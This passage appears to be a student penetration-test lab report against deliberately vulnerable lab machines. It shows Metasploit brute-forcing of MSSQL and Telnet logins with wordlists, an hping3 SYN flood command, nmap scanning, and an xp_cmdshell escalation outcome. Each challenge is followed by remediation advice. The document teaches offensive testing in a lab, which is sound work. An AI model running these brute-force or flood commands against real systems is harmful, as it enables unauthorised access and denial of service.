This can be verified by accessing the machine using hacker2 and typing net localgroup administrators within the command prompt.



```
C:\Users\hacker2.HOST1.000>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
hacker2
The command completed successfully.


C:\Users\hacker2.HOST1.000>
```

The 312Ville machine can also show sensitive data such as the connectionStrings which can be used for various means such as credential harvesting, privilege escalation, or database access.



```
<appSettings />
<connectionStrings configProtectionProvider="DataProtectionConfigurationProvider">
  <EncryptedData>
    <CipherData>
      <CipherValue>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAA4jI9RjTcdUqGgQkD9eoSrwQAAAACAAAAAAAQZgAAAAEAACAAAA
    </CipherData>
  </EncryptedData>
</connectionStrings>
<system.web>
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. SQL Injection Vulnerability: The search bar acts as a means of utilizing SQL injection which allows for the execution of SQL script. In this case the vulnerability comes from executing OS commands.
2. Command Execution in SQL Server: As stated before, these OS commands allow the attacker to add a user, and then make then administrator within the victim machine which leads into privilege escalation.
3. Improper Disclosure of Sensitive Information: The ability to pull information from the database without proper authentication can lead to sensitive information being disclosed improperly thus leading to a vulnerability.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Input Validation and Parameterized Queries - These implementations can help prevent SQL injection attacks by having to validate what is in the search bar to ensure there is no malicious commands or special characters that interact adversely with the database.
2. Disable xp_cmdshell - Disabling this feature within Microsoft SQL Server would mitigate the attacker being able to execute operating system commands through the SQL injection vulnerability.
3. Secure Storage - Have a location that has restricted access ability that only allows authorized individuals for the storage of sensitive information such as the connectionString so that the attacker does not have access to the database or other information that can be deemed sensitive.

CHALLENGE 7 - SA PASSWORD CRACKING 312VILLE


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Mozilla Firefox 91.4.0esr
- Metasploitable v6.1.23-dev

ASSESSMENT


The goal of this penetration test attack was to assess whether an attacker could use a given user credential of 'sa' could be cracked by utilizing Metasploitable and SQL Server. This assessment aims to see if an attacker would be able to easily crack the password for this login based on existing modules and wordlists found within Kali 2021.4.

The assessment starts by typing msfconsole to start Metasploitable.




```
┌──(root💀kali)-[~]
└─# msfconsole
```

Then I used the search feature to search for an auxiliary based module related to SQL that would enable the attacker to brute-force the SQL login.




```
msf6 > search type:auxiliary server:sql
```

I found one called scanner/mssql/mssql_login which was the first option to be used.




```
msf6 auxiliary(scanner/mssql/mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

Following this, I altered the settings by configuring the RHOST to be 192.168.1.10, set the USERNAME to sa, and set the PASS_FILE to be the rockyou.txt wordlist as this wordlist is extensive.




```
msf6 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 192.168.1.10
RHOSTS ⇒ 192.168.1.10
msf6 auxiliary(scanner/mssql/mssql_login) > set USERNAME sa
USERNAME ⇒ sa
msf6 auxiliary(scanner/mssql/mssql_login) > set set PASS_FILE /usr/share/wordlists/rockyou.txt
set ⇒ PASS_FILE /usr/share/wordlists/rockyou.txt
```

Finally, I ran the exploit.



```
msf6 auxiliary(scanner/mssql/mssql_login) > exploit
```

After a lengthy amount of time, the process finished and the brute-force attack revealed the the password for 'sa' was 'orange'.



```
[+] 192.168.1.10:1433     - 192.168.1.10:1433 - Login Successful: WORKSTATION\sa:orange
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Weak Password Policy: There is no password policy in place in relation to the standard practice of making a password at least eight characters, with one capitalized letter, one number, and one special character. This leads to a vulnerability which can be easily exploited by utilizing a brute-force password attack algorithm.
2. Common Password: "orange" is also a common password found in many wordlists used for brute-forcing passwords such as the Rockyou.txt example used here, therefore the password should be something unorthodox.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Strong Password Policy - Implementing a password policy for SQL Server accounts to address common concerns such as changing the password every 90 days, and not reusing passwords is crucial for mitigating employee password negligence.
2. Complex Password Policy - Implementing the use of complex passwords that include at least eight characters, an uppercase letter, a number, and a special character can greatly improve password security in the case of brute-force attacks.
3. Account Lockout Policy - A lockout policy should be added that temporarily locks out login attempts after five tries. This mitigates brute-force attempts as they will only get five attempts rather than practically unlimited attempts.

CHALLENGE 8 - DOS SYN FLOOD ATTACK


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Mozilla Firefox 91.4.0esr
- Hping3 3.0.0-alpha-2

ASSESSMENT


The goal of this penetration test attack was to simulate a DOS SYN Flood Attack against 312Ville as an attacker might do. This test used hping3 to send the flood within Kali. Additionally, this test aimed to look at the before/during results of a DOS SYN Flood Attack and how it affected the performance of the 312Ville machine.

The command I chose to run involved targeting port 80 and flooding the 192.168.1.10 address.




```
┌──(root💀kali)-[~]
└─# sudo hping3 -S -p 80 --flood 192.168.1.10
HPING 192.168.1.10 (eth0 192.168.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
█
```

Wireshark also was used to show the active network traffic captured during this flood which displayed thousands of TCP SYN frames.




```
No.      Time          Source          Destination     Protocol  Length Info
   2167… 0.497211888   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61630 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497216420   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61631 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497221099   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61632 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497225414   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61633 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497229684   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61634 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497233979   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61635 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497238264   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61636 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497242494   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61637 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497246787   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61638 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497251150   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61639 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497255484   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61640 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497259842   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61641 → 80 [SYN] Seq=0 Win=512 Len…
   2167… 0.497270159   192.168.1.60    192.168.1.10    TCP          56 [TCP Port numbers reused] 61642 → 80 [SYN] Seq=0 Win=512 Len…
```

Before the flood, the CPU usage was nearly 0% with the memory being at around 844 MB being used.



```
CPU Usage: 0 %
Memory: 644 MB

Physical Memory (MB)          System
Total        2047             Handles          14424
Cached       1282             Threads            653
Available    1403             Processes           50
Free          163             Up Time     0:01:14:53
                              Commit (MB)  1145 / 4094
Kernel Memory (MB)
Paged         158
Nonpaged       44

Processes: 50    CPU Usage: 0%    Physical Memory: 31%
```

During the flood, the CPU usage was nearly 90-100% continually while the memory was roughly the same at about 651 MB.



```
CPU Usage: 95 %
Memory: 651 MB

Physical Memory (MB)          System
Total        2047             Handles          14491
Cached       1283             Threads            697
Available    1395             Processes           50
Free          155             Up Time     0:01:13:14
                              Commit (MB)  1154 / 4094
Kernel Memory (MB)
Paged         158
Nonpaged       68

Processes: 50    CPU Usage: 95%    Physical Memory: 31%
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. DOS SYN Attack Susceptibility: There is no security on the machine for preventing/mitigating DOS SYN attacks and due to this the machine is highly vulnerable to them.
2. Excess CPU Resource Usage During DOS: Since the DOS attack is applicable to the machine, when the DOS is being executed it used a substantial amount of CPU resources which can affect system performance.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Rate Limiting - Restricting the number of active requests/connections within a time frame helps mitigate overloads and resource exhaustion which can drastically help reduce or completely get rid of DOS attacks.
2. Intrusion Prevention System - Implementing a IPS can detect and block malicious DOS SYN Flood traffic as it recognizes it which will lead to increased overall performance.

CHALLENGE 9 - MSP2 OPEN SEASON


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Metasploitable v6.1.23-dev


ASSESSMENT

The goal of this penetration test attack was to create a new account within the MSP2 virtual machine and try to brute-force the credentials by utilizing a vulnerability within Telnet. This assessment was done to gather additional information on possible vulnerabilities present on the machine separate from other exposed areas already covered such as FTP.

The first step within this assessment involved simply logging into the machine with the msfadmin/msfadmin credentials. Following this, a Terminal was opened and “sudo useradd -m hacker2” was ran to create the “hacker2” profile. Then “sudo passwd hacker2” was used to assign the account a password of “hacker”. This password was used as it is shorter than eight characters, there are no capitalized letters, no special characters, so by default it was a weak and vulnerable password. The final step within this machine was to use “cat /etc/passwd” to view that the hacker2 account was successfully stored.




```
msfadmin@metasploitable:~$ sudo useradd -m hacker2
sudo: unable to resolve host metasploitable
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ useradd -m hacker2
useradd: user hacker2 exists
msfadmin@metasploitable:~$ sudo passwd hacker2
sudo: unable to resolve host metasploitable
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ cat /etc/passwd
```




```
hacker2:x:1005:1005::/home/hacker2:/bin/sh
```

The next step was to go back to the Kali 2021.4 machine that is being used to simulate the attack and launch Metasploitable.




```
┌──(root💀kali)-[~]
└─# msfconsole
```

Utilizing the search feature, I used a scanner type with Telnet to search for various modules of interest. The one that stood out to me was auxiliary(scanner/telnet/telnet_login) as it was easy to configure and ran smoothly.




```
msf6 > search scanner telnet

Matching Modules
================

   #  Name                                                     Disclos
   -  ----                                                     -------
   0  auxiliary/scanner/telnet/brocade_enable_login
   1  auxiliary/scanner/ssh/juniper_backdoor                   2015-12
   2  auxiliary/scanner/telnet/lantronix_telnet_password
   3  auxiliary/scanner/telnet/lantronix_telnet_version
   4  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09
   5  auxiliary/scanner/telnet/telnet_ruggedcom
   6  auxiliary/scanner/telnet/satel_cmd_exec                  2017-04
s Command Injection Vulnerability
   7  auxiliary/scanner/telnet/telnet_login
   8  auxiliary/scanner/telnet/telnet_version
   9  auxiliary/scanner/telnet/telnet_encrypt_overflow

Interact with a module by name or index. For example info 9, use 9 or use auxil

msf6 > use 7
```

I set the setting of RHOSTS to be the victim MSP2 machine of 192.168.1.10.




```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
```

The next step to configure was the user_file which just contained the one user account of “hacker2” in the Users.txt text file.




```
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /root/Desktop/Users
.txt
```

Additional settings that I configured was the STOP_ON_SUCCESS setting to true along with setting the THREADS count to 100. The STOP_ON_SUCCESS was used to save time as it would automatically stop the process when the password was found. Setting the THREADS to 100 simply decreased the time between each password check by employing more of the system’s resources towards this script.




```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > set THREADS 100
THREADS => 100
```

The final setting and the most important one was setting the pass_file to the small.txt text file which contained a large number of common weak passwords which I knew would be useful in this case.




```
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /usr/share/wordlist
s/dirb/small.txt
pass_file => /usr/share/wordlists/dirb/small.txt
```

The module was then ran and it started from the first line of the pass_file and kept going chronologically.



```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.40:23       - No active DB -- Credential data will not be saved!
[-] 192.168.1.40:23       - 192.168.1.40:23 - LOGIN FAILED: hacker2:0 (Incorrec
```

Finally, after numerous previous attempts, the password was cracked successfully and a session was started on the MSP2 machine which could be used for various other malicious purposes as seen in other examples.



```
[-] 192.168.1.40:23       - 192.168.1.40:23 - LOGIN FAILED: hacker2:guests (Inc
orrect: )
[-] 192.168.1.40:23       - 192.168.1.40:23 - LOGIN FAILED: hacker2:hack (Incor
rect: )
[+] 192.168.1.40:23       - 192.168.1.40:23 - Login Successful: hacker2:hacker
[*] 192.168.1.40:23       - Attempting to start session 192.168.1.40:23 with ha
cker2:hacker
[*] Command shell session 2 opened (192.168.1.60:39595 → 192.168.1.40:23 ) at
2024-04-22 21:31:58 -0400
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Weak Password: The chosen password of “hacker” used in this example demonstrates a weak password due to a lack of eight or more characters, no capitalized letter, no number, and no special character which makes it a target for brute-force password attacks leading to a vulnerability in authentication.

2. Lack of Strong Authentication Methods for Telnet: Telnet does not have great authentication means as it simply requires the password and no other form leading to an exposed edge of attack and creating a vulnerability.

REMEDIATION

The following is a list of remediation’s that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Strong Password Policies - Strong password policies encourage enhanced security standards that will help to mitigate brute-force based attacks. Making sure users change their password every 90 days, they do not reuse the same password, they have complex passwords containing at least eight characters, an uppercase letter, a number, and a special character all help mitigate brute-force attempts.

2. Multi-Factor Authentication (MFA) - MFA can be used in remediation by providing an additional level of security that interferes with most authentication attempts made by attackers. This extra layer of protection enables security due to the attacker needing at least two forms of authentication instead of just one, which is commonly just a password or passcode.


CHALLENGE 10 - OWASPBWA OPEN SEASON

SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Metasploitable v6.1.23-dev


ASSESSMENT

The goal of this penetration test attack was to simulate a Metasploitable attack on the OWASPBWA machine with a service that has not been previously targeted. This assessment was done to view other possible vulnerabilities in outdated services. The one I chose that stood out the most to me was a vulnerable netbios version.




```
┌──(root㉿kali)-[~]
└─# nmap -sV -O -sU -sS 192.168.1.50
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-22 15:44 EDT
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 12.96% done; ETC: 15:59 (0:13:06 remaining)
Nmap scan report for 192.168.1.50
Host is up (0.00020s latency).
Not shown: 998 closed udp ports (port-unreach), 991 closed tcp ports (reset)
PORT     STATE         SERVICE     VERSION
22/tcp   open          ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux
; protocol 2.0)
80/tcp   open          http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.
3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
ython/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open          imap        Courier Imapd (released 2008)
443/tcp  open          ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.
3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
ython/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open          java-object Java Object Serialization
8080/tcp open          http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open          http        Jetty 6.1.25
137/udp  open          netbios-ns  Microsoft Windows netbios-ns (workgroup: WO
RKGROUP)
138/udp  open|filtered netbios-dgm
```

Similar to Challenge 9, I identified the vulnerability and launched Metasploitable and then used the search feature on netbios to identify any modules that stood out and could be easily used in the context of even a script kiddie.




```
msf6 exploit(linux/http/alienvault_exec) > search netbios

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Ch
eck  Description
   -  ----                                         ---------------  ----    --
---  -----------
   0  auxiliary/scanner/http/ntlm_info_enumeration                  normal  No
     Host Information Enumeration via NTLM Authentication
   1  auxiliary/spoof/llmnr/llmnr_response                          normal  No
     LLMNR Spoofer
   2  auxiliary/scanner/netbios/nbname                              normal  No
     NetBIOS Information Discovery
   3  auxiliary/spoof/nbns/nbns_response                            normal  No
     NetBIOS Name Service Spoofer
   4  auxiliary/server/netbios_spoof_nat           2016-06-14       normal  No
     NetBIOS Response "BadTunnel" Brute Force Spoof (NAT Tunnel)
   5  auxiliary/admin/netbios/netbios_spoof                         normal  No
     NetBIOS Response Brute Force Spoof (Direct)
   6  auxiliary/dos/smb/smb_loris                  2017-06-29       normal  No
     SMBLoris NBSS Denial of Service
   7  auxiliary/server/wpad                                         normal  No
     WPAD.dat File Server
```

The one that stood out the most to me was auxiliary(spoof/llmnr/llmnr_response). I used the "show options" command to view the required settings that I needed.



